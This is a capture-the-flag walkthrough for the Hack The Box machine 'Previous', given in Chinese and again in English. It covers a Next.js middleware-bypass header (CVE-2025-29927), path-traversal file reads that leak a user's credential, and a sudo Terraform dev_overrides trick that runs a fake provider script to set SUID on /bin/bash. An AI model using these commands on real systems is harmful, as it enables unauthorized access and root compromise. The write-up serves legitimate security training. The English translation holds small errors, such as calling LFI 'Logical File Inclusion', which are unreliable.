htb previous

Foothold
PrivEsc

Recon

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-04 17:57 UTC
Nmap scan report for 10.10.11.83
Host is up (0.10s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://previous.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.99 seconds

Web

进入Web发现是一个PreviousJS可以上网搜一下得到CVE-2025-29927

利用方式:添加HTTP头

x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware

image 101.png

发现/api/download


试一试参数模糊

image 102.png

curl

┌──(kali㉿kali)-[~/Work/HTB/Previous]
└─$ curl 'http://previous.htb/api/download?example=a' -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' -i -v
* Host previous.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.83
*   Trying 10.10.11.83:80...
* Established connection to previous.htb (10.10.11.83 port 80) from 10.10.16.62 port 44762 
* using HTTP/1.x
> GET /api/download?example=a HTTP/1.1
> Host: previous.htb
> User-Agent: curl/8.17.0
> Accept: */*
> x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
> 
* Request completely sent off
< HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
< Server: nginx/1.18.0 (Ubuntu)
Server: nginx/1.18.0 (Ubuntu)
< Date: Thu, 04 Dec 2025 16:39:26 GMT
Date: Thu, 04 Dec 2025 16:39:26 GMT
< Content-Type: application/json; charset=utf-8
Content-Type: application/json; charset=utf-8
< Content-Length: 26
Content-Length: 26
< Connection: keep-alive
Connection: keep-alive
< ETag: "c8wflmak5q"
ETag: "c8wflmak5q"
< Vary: Accept-Encoding
Vary: Accept-Encoding
< 

* Connection #0 to host previous.htb:80 left intact
{"error":"File not found"}

LFI

这好像可以读取文件

ffuf -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ -u '[http://previous.htb/api/download?example=FUZZ](http://previous.htb/api/download?example=FUZZ)' -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware'

测试出来

curl '[http://previous.htb/api/download?example=../../../etc/passwd](http://previous.htb/api/download?example=../../../etc/passwd)' -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware'

发现返回/etc/passwd

存在LFI

查看目标环境/proc/self/environ得到PWD=/app

我们可以通过查看Next.js的结构

curl '[http://previous.htb/api/download?example=../../../app/.next/routes-manifest.json](http://previous.htb/api/download?example=../../../app/.next/routes-manifest.json)' -H 'x-middleware-subrequest: middleware:middleware:middleware:mi ddleware:middleware'

查看路由配置

得到app/.next/server/pages/api/auth/[…nextauth].js,NextAuth 认证后端的真实逻辑

curl '[http://previous.htb/api/download?example=../../../app/.next/server/pages/api/auth/[...nextauth].js](http://previous.htb/api/download?example=../../../app/.next/server/pages/api/auth/%5B...nextauth%5D.js)' -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' -s | js-beautify

得到jeremy:MyNameIsJeremyAndILovePancakes

PrivEsc

$ sudo -l
Matching Defaults entries for jeremy on previous:
    !env_reset, env_delete+=PATH, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir\=/opt/examples apply
$ cat /opt/examples/main.tf
terraform {
  required_providers {
    examples = {
      source = "previous.htb/terraform/examples"
    }
  }
}

variable "source_path" {
  type = string
  default = "/root/examples/hello-world.ts"

  validation {
    condition = strcontains(var.source_path, "/root/examples/") && !strcontains(var.source_path, "..")
    error_message = "The source_path must contain '/root/examples/'."
  }
}

provider "examples" {}

resource "examples_example" "example" {
  source_path = var.source_path
}

output "destination_path" {
  value = examples_example.example.destination_path

image 103.png

TF CLI配置文件https://developer.hashicorp.com/terraform/cli/config/config-file

最后的提权步骤:

1. 准备恶意 Provider (提权载荷)
文件: /home/jeremy/privesc/terraform-provider-examples_v0.1_linux_amd64
这是一个伪装成 Terraform Provider 的可执行文件(在这个例子中是一个 Shell 脚本),其作用是设置一个 SUID Shell:
代码:
Bash
#!/bin/bash
chmod u+s /bin/bash
目的: 当这段代码以 root 权限运行时,它会给 /bin/bash 设置 SUID (Set User ID) 位。设置 SUID 后,任何用户执行 /bin/bash 都会以该文件所有者(即 root)的权限运行,从而获得一个 root shell。

2. 配置 Terraform Dev Override
文件: /home/jeremy/privesc/dev.tfrc
这个文件是 Terraform CLI 配置文件,用于告诉 Terraform 如何加载提供程序。
配置内容
Terraform
provider_installation {
  dev_overrides {
    "previous.htb/terraform/examples" = "/home/jeremy/privesc" 
  }
  direct {}
}
目的:
它强制 Terraform 忽略官方注册表,并从本地路径加载提供程序 previous.htb/terraform/examples。
它将 Provider 的查找目录硬编码为本地路径 home/jeremy/privesc。

3. 设置并执行利用链
命令:
设置配置路径:
Bash
export TF_CLI_CONFIG_FILE=/home/jeremy/privesc/dev.tfrc
目的: 告诉 terraform 命令行工具使用自定义的 dev.tfrc 配置文件。
执行提权:
Bash
sudo /usr/bin/terraform -chdir=/opt/examples apply
关键点: 使用了 sudo root 权限 运行 terraform。
触发机制:
terraform apply 命令启动。
Terraform 读取自定义配置 (dev.tfrc)。
Terraform 尝试加载并 实例化 (instantiate) root 权限 下的 previous.htb/terraform/examples Provider。
根据 dev_overrides 的设置,Terraform 会在 /home/jeremy/privesc 目录下查找该 Provider 的二进制文件并尝试执行它。
如果路径正确,Terraform 会执行您的恶意脚本。
恶意脚本 (chmod u+s /bin/bash) 以 root 权限运行,成功设置了 SUID 位。

Previous Htb Activity

Foothold
PrivEsc

Reconnaissance

Starting Nmap 7.95 (https://nmap.org) at 2025-12-04 17:57 UTC
Nmap scan report for 10.10.11.83
Host is up (0.10 seconds latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://previous.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.99 seconds

Web

The “Entering the Web” discovery is a vulnerability (CVE-2025-29927) that can be found by searching online using NextJS. It can be exploited by adding an HTTP header:

x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware

image 101.png

Let’s try accessing the /api/download endpoint with parameter fuzzing:

image 102.png

curl 'http://previous.htb/api/download?example=a' -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' -i -v

Output:

* Host previous.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.83
*   Trying 10.10.11.83:80...
* Established connection to previous.htb (10.10.11.83 port 80) from 10.10.16.62 port 44762
* using HTTP/1.x
> GET /api/download?example=a HTTP/1.1
> Host: previous.htb
> User-Agent: curl/8.17.0
> Accept: */*
> x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
* Request completely sent off
< HTTP/1.1 404 Not Found
HTTP/1.1 404 Not Found
< Server: nginx/1.18.0 (Ubuntu)
< Date: Thu, 04 Dec 2025 16:39:26 GMT
< Content-Type: application/json; charset=utf-8
< Content-Length: 26
< Connection: keep-alive
* Connection #0 to host previous.htb:80 left intact
{"error":"File not found"}

LFI (Logical File Inclusion)

It seems that files can be read using this method.

ffuf -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ -u '[http://previous.htb/api/download?example=FUZZ](http://previous.htb/api/download?example=FUZZ)' -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware'

This test was successful.

curl '[http://previous.htb/api/download?example=../../../etc/passwd](http://previous.htb/api/download?example=../../../etc/passwd)' -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware'

The file /etc/passwd was returned, indicating the presence of an LFI (Logical File Inclusion) vulnerability.

By checking the target environment (/proc/self/environ), we found that the PWD environment variable is set to /app.

We can examine the structure of Next.js using this link: [https://www.runoob.com/nextjs/nextjs-layouts-and-pages.html`.

curl '[http://previous.htb/api/download?example=../../../app/.next/routes-manifest.json](http://previous.htb/api/download?example=../../../app/.next/routes-manifest.json)' -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware'

This reveals the route configuration.

The actual authentication logic of NextAuth is located in the file app/.next/server/pages/api/auth/[...nextauth].js.

curl '[http://previous.htb/api/download?example=../../../app/.next/server/pages/api/auth/[...nextauth].js](http://previous.htb/api/download?example=../../../app/.next/server/pages/api/auth/%5B...nextauth%5D.js)' -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware' -s | js-beautify'

The output shows the username: jeremy:MyNameIsJeremyAndILovePancakes.

PrivEsc

$ sudo -l
Matching Defaults entries for jeremy on previous:
    !env_reset, env_delete+=PATH, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir\=/opt/examples apply
$ cat /opt/examples/main.tf
terraform {
  required_providers {
    examples = {
      source = "previous.htb/terraform/examples"
    }
  }
}

variable "source_path" {
  type = string
  default = "/root/examples/hello-world.ts"

  validation {
    condition = strcontains(var.source_path, "/root/examples/) && !strcontains(var.source_path, "..")
    error_message = "The source_path must contain '/root/examples/'."
  }
}

provider "examples" {}

resource "examples_example" "example" {
  source_path = var.source_path
}

output "destination_path" {
  value = examples_example.example.destination_path
}

image 103.png

TF CLI configuration file https://developer.hashicorp.com/terraform/cli/config/config-file

Final steps for privilege escalation:

1. Prepare the malicious provider (privilege escalation payload):
    File: /home/jeremy/privesc/terraform-provider-examples_v0.1_linux_amd64
    This is an executable file disguised as a Terraform provider (in this case, a Shell script) that sets the SUID bit on /bin/bash.
    Purpose: When this script is executed with root privileges, it sets the SUID bit on /bin/bash. With the SUID bit set, any user executing /bin/bash will run with the privileges of the file owner (i.e., root), thereby obtaining a root shell.

2. Configure the Terraform Dev Override:
    File: /home/jeremy/privesc/dev.tfrc
    This file is a Terraform CLI configuration file that tells Terraform how to load providers.
    Configuration:
    Terraform
    provider_installation {
      dev_overrides {
        "previous.htb/terraform/examples" = "/home/jeremy/privesc"
      }
      direct {}
    }
    Purpose:
    It forces Terraform to ignore the official registry and load the provider from the local path /home/jeremy/privesc.
    It hardcodes the provider search directory to the local path /home/jeremy/privesc.

3. Setting up and executing the exploitation chain
Commands:
- Setting the configuration file path:
  Bash
  `export TF_CLI_CONFIG_FILE=/home/jeremy/privesc/dev.tfrc`
  Purpose: To tell the Terraform command-line tool to use the custom `dev.tfrc` configuration file.
- Executing privilege escalation:
  Bash
  `sudo /usr/bin/terraform -chdir=/opt/examples apply`
  Key point: `sudo` is used to run `terraform` with root privileges.
- Trigger mechanism:
  The `terraform apply` command is executed.
- Terraform reads the custom configuration (`dev.tfrc`).
- Terraform attempts to load and instantiate the `previous.htb/terraform/examples` provider with root privileges.
- According to the settings in `dev_overrides`, Terraform looks for the binary file of this provider in the `/home/jeremy/privesc` directory and attempts to execute it.
- If the path is correct, Terraform will execute your malicious script.
- The malicious script (`chmod u+s /bin/bash`) is executed with root privileges, successfully setting the SUID bit.